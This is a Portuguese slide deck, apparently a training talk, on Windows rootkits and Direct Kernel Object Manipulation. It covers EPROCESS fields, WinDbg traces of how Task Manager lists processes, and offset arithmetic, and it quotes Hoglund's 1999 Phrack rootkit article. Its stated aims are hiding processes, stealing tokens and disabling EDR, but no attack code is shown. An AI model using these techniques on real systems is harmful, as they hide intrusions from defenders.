ROOTKITS E DKOM

Usando **Direct Kernel Object Manipulation** para Esconder Processos Maliciosos no Windows, Sequestrar Tokens de Segurança e Desabilitar Sistemas EDR

Agenda


- Rootkits
- Arquitetura do Windows
- O que é DKOM?
- Escondendo um Processo em Execução

Agenda

- **Rootkits**
- Arquitetura do Windows
- O que é DKOM?
- Escondendo um Processo em Execução

Rootkits

- Rootkits são usados por desenvolvedores de malware para ocultar atividades do malware e evitar sua detecção por programas antivírus, analistas de segurança e administradores de sistema. De modo a conseguir isso, os rootkits modificam estruturas do sistema operacional, com objetivo de esconder arquivos, conexões de rede, processos e outros recursos em *userspace*.
- Eles são instalados após a exploração do sistema e obtenção de credenciais via ataques de phishing ou elevação de privilégio.
- O primeiro rootkit conhecido para Windows foi lançado em 1999. Conhecido como NtRootkit, foi criado por Greg Hoglund.
- DKOM é uma técnica comum utilizada por rootkits.



Title : A Real NT Rootkit

Author : Greg Hoglund

```
-------[  Phrack Magazine --- Vol. 9 | Issue 55 --- 09.09.99 --- 05 of 19  ]


------------------------[  A *REAL* NT Rootkit, patching the NT Kernel  ]


--------[  Greg Hoglund <hoglund@ieway.com>  ]


Introduction
------------

First of all, programs such as Back Orifice and Netbus are NOT rootkits.  They
are amateur versions of PC-Anywhere, SMS, or a slew of other commercial
applications that do the same thing.  If you want to remote control a
workstation, you could just as easily purchase the incredibly powerful SMS
system from Microsoft.  A remote-desktop/administration application is NOT a
rootkit.

What is a rootkit?  A rootkit is a set of programs which *PATCH* and *TROJAN*
existing execution paths within the system.  This process violates the
*INTEGRITY* of the TRUSTED COMPUTING BASE (TCB).  In other words, a rootkit is
something which inserts backdoors into existing programs, and patches or breaks
the existing security system.

- A rootkit may disable auditing when a certain user is logged on.
- A rootkit could allow anyone to log in if a certain "backdoor" password is
  used.
- A rootkit could patch the kernel itself, allowing anyone to run privileged
  code if they use a special filename.

The possibilities are endless, but the point is that the "rootkit" involves
itself in pre-existing architecture, so that it goes un-noticed.  A remote
administration application such as PC Anywhere is exactly that, an application.
A rootkit, on the other hand, patches the already existing paths within the
target operating system.

To illustrate this, I have included in this document a 4-byte patch to the NT
kernel that removes ALL security restrictions from objects within the NT
domain.  If this patch were applied to a running PDC, the entire domain's
integrity would be violated.  If this patch goes unnoticed for weeks or even
months, it would be next to impossible to determine the damage.
```


http://phrack.org/issues/55/5.html#article

Com o objetivo de focar unicamente na técnica DKOM, nosso código de rootkit seguirá o princípio KISS, então não implementaremos IOCTL ou IRQL (isso pode ser perigoso, eu sei).


Agenda

- Rootkits
- **Arquitetura do Windows**
- O que é DKOM?
- Escondendo um Processo em Execução

Arquitetura do Windows



Anatomia de um Processo



Processo

- Contêiner para o conjunto de recursos necessários para a execução de um programa.
- Processo ≠ Programa.
- A estrutura **EPROCESS** é uma **estrutura opaca** que representa um ***process object*** para um processo.

Thread

- Um ou mais fluxos de execução através do código contido em um processo.
- A estrutura **ETHREAD** é uma **estrutura opaca** que representa um ***thread object*** para um processo.

Executable Image

- Contém códigos e dados iniciais utilizados pelas threads de um processo.

Process ID (PID)

- Identificador único de um processo.

Access Token

- Inclui informações sobre a identidade e os privilégios da conta de usuário associada ao processo ou thread.

VAD (*Virtual Address Descriptor*)

- É uma estrutura de dados usada para gerenciar cada alocação individual de endereços do processo.
- Implementada como uma árvore binária que descreve cada intervalo de endereços atualmente em uso.


Handle Table

- Cada entrada na tabela contém um ponteiro para um objeto na camada ***Executive***.
- Junto com cada ponteiro, cada entrada contém uma *access mask*, que determina quais operações podem ser realizadas no objeto.
- O código do kernel manipula esses objetos usando ponteiros diretamente.
- O termo objeto é usado como uma abstração de um recurso do sistema, não significando um sistema operacional orientado a objetos. Por baixo dos panos, são estruturas em C.
- O ***Object Manager*** é responsável por todos os objetos do kernel, como processos, threads, *driver objects*, *device objects*, objetos de sincronização, etc.

_EPROCESS

```
kd> dt nt!_EPROCESS
   +0x000 Pcb              : _KPROCESS
   +0x438 ProcessLock      : _EX_PUSH_LOCK
   +0x440 UniqueProcessId  : Ptr64 Void
   +0x448 ActiveProcessLinks : _LIST_ENTRY
   +0x458 RundownProtect   : _EX_RUNDOWN_REF
   +0x460 Flags2           : Uint4B
   ...
   +0x464 Flags            : Uint4B
   ...
   +0x4b8 Token            : _EX_FAST_REF
   +0x4c0 MmReserved       : Uint8B
   +0x4c8 AddressCreationLock : _EX_PUSH_LOCK
   +0x4d0 PageTableCommitmentLock : _EX_PUSH_LOCK
   +0x4d8 RotateInProgress : Ptr64 _ETHREAD
   +0x4e0 ForkInProgress   : Ptr64 _ETHREAD
   +0x4e8 CommitChargeJob  : Ptr64 _EJOB
   +0x4f0 CloneRoot        : _RTL_AVL_TREE
   +0x4f8 NumberOfPrivatePages : Uint8B
   +0x500 NumberOfLockedPages : Uint8B
   +0x508 Win32Process     : Ptr64 Void
   +0x510 Job              : Ptr64 _EJOB
   +0x518 SectionObject    : Ptr64 Void
   +0x520 SectionBaseAddress : Ptr64 Void
   +0x528 Cookie           : Uint4B
   +0x530 WorkingSetWatch  : Ptr64 _PAGEFAULT_HISTORY
   +0x538 Win32WindowStation : Ptr64 Void
   +0x540 InheritedFromUniqueProcessId : Ptr64 Void
   +0x548 OwnerProcessId   : Uint8B
   +0x550 Peb              : Ptr64 _PEB
   +0x558 Session          : Ptr64 _MM_SESSION_SPACE
   +0x560 Spare1           : Ptr64 Void
   +0x568 QuotaBlock       : Ptr64 _EPROCESS_QUOTA_BLOCK
   +0x570 ObjectTable      : Ptr64 _HANDLE_TABLE
   +0x578 DebugPort        : Ptr64 Void
   +0x580 WoW64Process     : Ptr64 _EWOW64PROCESS
   +0x588 DeviceMap        : Ptr64 Void
   +0x590 EtwDataSource    : Ptr64 Void
   +0x598 PageDirectoryPte : Uint8B
   +0x5a0 ImageFilePointer : Ptr64 _FILE_OBJECT
   +0x5a8 ImageFileName    : [15] Uchar
   ...
   +0x5e0 ThreadListHead   : _LIST_ENTRY
   ...
```


- *Um process object* é criado via função **CreateProcess*()**, da Win32 API.
- O campo **Pcb** é uma estrutura do tipo **KPROCESS**. A estrutura KPROCESS armazena informações de *scheduling* do processo.
- O campo **UniqueProcessId** é um ponteiro para um valor de 64 bits que referencia o PID do processo associado.
- O campo **ActiveProcessLinks** é usado para manter uma lista de processos no sistema (representados por outras estruturas EPROCESS).
- O campo **Token** armazena o endereço do *security token* do processo.
- O campo **ImageFileName** é um *array* de 16 caracteres ASCII e armazena o nome do arquivo executável que instanciou o processo.
- O campo **ThreadListHead** mantém uma lista de todas as threads pertencentes ao processo.




nt!PsActiveProcessHead

```
kd> ba r8 nt!PsActiveProcessHead
kd> g
Breakpoint 0 hit
nt!ExpGetProcessInformation+0x128d:
fffff806`12eef53d e9a6f5ffff      jmp     nt!ExpGetProcessInformation+0x838 (fffff806`12eeeae8)
kd> !process -1 0
PROCESS ffff820200721080
    SessionId: 1  Cid: 0114    Peb: 9a23ccc000  ParentCid: 0c54
    DirBase: 3af74002  ObjectTable: ffffbf8160f62180  HandleCount: 605.
    Image: Taskmgr.exe
kd> k
 # Child-SP          RetAddr               Call Site
00 ffffa0b`17a1ada0 fffff806`12ef21e3     nt!ExpGetProcessInformation+0x128d
01 ffffa0b`17a1b400 fffff806`12ef18c7     nt!ExpQuerySystemInformation+0x7d3
02 ffffa0b`17a1bac0 fffff806`12c06bb5     nt!NtQuerySystemInformation+0x37
03 ffffa0b`17a1bb00 00007ffa`ebcec464     nt!KiSystemServiceCopyEnd+0x25
04 0000009a`23ffe4c8 00007ff6`0429926d     ntdll!NtQuerySystemInformation+0x14
05 0000009a`23ffe4d0 00007ff6`0428d926     Taskmgr!WdcQueryProcessInformation+0x4d
06 0000009a`23ffe510 00007ff6`0429088f     Taskmgr!WdcExpandingCall+0x66
07 0000009a`23ffe5e0 00007ff6`042aaf22     Taskmgr!WdcApplicationsMonitor::Update+0x12f
08 0000009a`23fffaf0 00007ff6`042ae4ac     Taskmgr!WdcDataMonitor::DoUpdates+0x72
09 0000009a`23fffb30 00007ffa`e9cc7034     Taskmgr!WdcDataMonitor::UpdateThread+0x3c
0a 0000009a`23fffb70 00007ffa`ebc9cec1     KERNEL32!BaseThreadInitThunk+0x14
0b 0000009a`23fffba0 00000000`00000000     ntdll!RtlUserThreadStart+0x21
```


- Inserindo um *breakpoint* de acesso em **PSActiveProcessHead**, podemos observar uma tentativa de acesso do Gerenciador de Tarefas.



nt!PsActiveProcessHead



- Podemos entender que o Gerenciador de Tarefas percorre a lista de processos em execução periodicamente via **PSActiveProcessHead**, obtém informações sobre o processo via funções do kernel e exibe para o usuário na interface da aplicação.



Agenda

- Rootkits
- Arquitetura do Windows
- **O que é DKOM?**
- Escondendo um Processo em Execução

DKOM (Direct Kernel Object Manipulation)

- É uma técnica de fazer *patching* do sistema operacional, modificando diretamente as estruturas do kernel.
- As dificuldades do uso dessa técnica consistem em:

1. **Curva de Aprendizado Elevada**
   - Pelo fato do Windows ser um sistema operacional proprietário, são necessárias horas de *debugging*, leitura de código Assembly, *core dumps*, telas azuis da morte, de modo a entender as estruturas internas e como manipulá-las.
2. **Uso de Mecanismos de Sincronização**
   - Pela complexidade do sistema operacional, várias estruturas podem ser acessadas simultaneamente por múltiplas entidades, sendo necessários mecanismos de sincronização, de modo a evitar bugs.
3. **Manipulação de Estruturas Opacas**
   - Uma estrutura em C existe na memória como uma sequência contígua de bytes. Cada campo dessa estrutura possui um deslocamento (*offset*, em bytes) do seu endereço base, calculado automaticamente pelo compilador, como mostra o exemplo abaixo:

```
struct EstruturaDoSistema {
    char c;  // estrutura + 0
    short s; // estrutura + 1
    int i;   // estrutura + 3
    int j;   // estrutura + 7
} estrutura;
...
 estrutura.c = 10;
 estrutura.s = 20;
 estrutura.i = 30;
 estrutura.j = 40;
```

```
EstruturaDoSistema estrutura DB 0bH DUP (?)      ; estrutura

main    PROC
        mov     BYTE PTR EstruturaDoSistema estrutura, 10
        mov     eax, 20
        mov     WORD PTR EstruturaDoSistema estrutura+1, ax
        mov     DWORD PTR EstruturaDoSistema estrutura+3, 30
        mov     DWORD PTR EstruturaDoSistema estrutura+7, 40
        xor     eax, eax
        ret     0
main    ENDP
```

Manipulação de Estruturas Opacas

- O compilador calcula automaticamente os *offsets* quando existe uma declaração prévia das estruturas, porém não temos essas informações quando trabalhamos com estruturas do kernel opacas.
- Embora possamos obter informações sobre o layout dessas estruturas via o comando **dt** (Display Type) do **WinDbg**, não existe uma declaração oficial a oferecer para o compilador via a diretiva #include, então temos duas alternativas:

1. **Criar as Próprias Declarações das Estruturas num Arquivo de Cabeçalho**
   - Devido ao fato das estruturas do kernel variarem em múltiplas versões do Windows, seria necessário ter um cabeçalho para cada versão, tornando-se inviável caso o objetivo do *rootkit* fosse funcionar em múltiplas versões do Windows.
2. **Usar Aritmética de Ponteiros para Acessar os Campos da Estrutura**
   - Técnica mais utilizada por *rootkits*. O cálculo dos offsets deve ser feito manualmente para cada versão do Windows.

```
typedef struct _EPROCESS
 {
     KPROCESS Pcb;
     EX_PUSH_LOCK ProcessLock;
     LARGE_INTEGER CreateTime;
     LARGE_INTEGER ExitTime;
     EX_RUNDOWN_REF RundownProtect;
     HANDLE UniqueProcessId;
     LIST_ENTRY ActiveProcessLinks;
...
     CHAR ImageFileName[16];
} EPROCESS, *PEPROCESS;

currentProcess->ImageFileName;
```

X

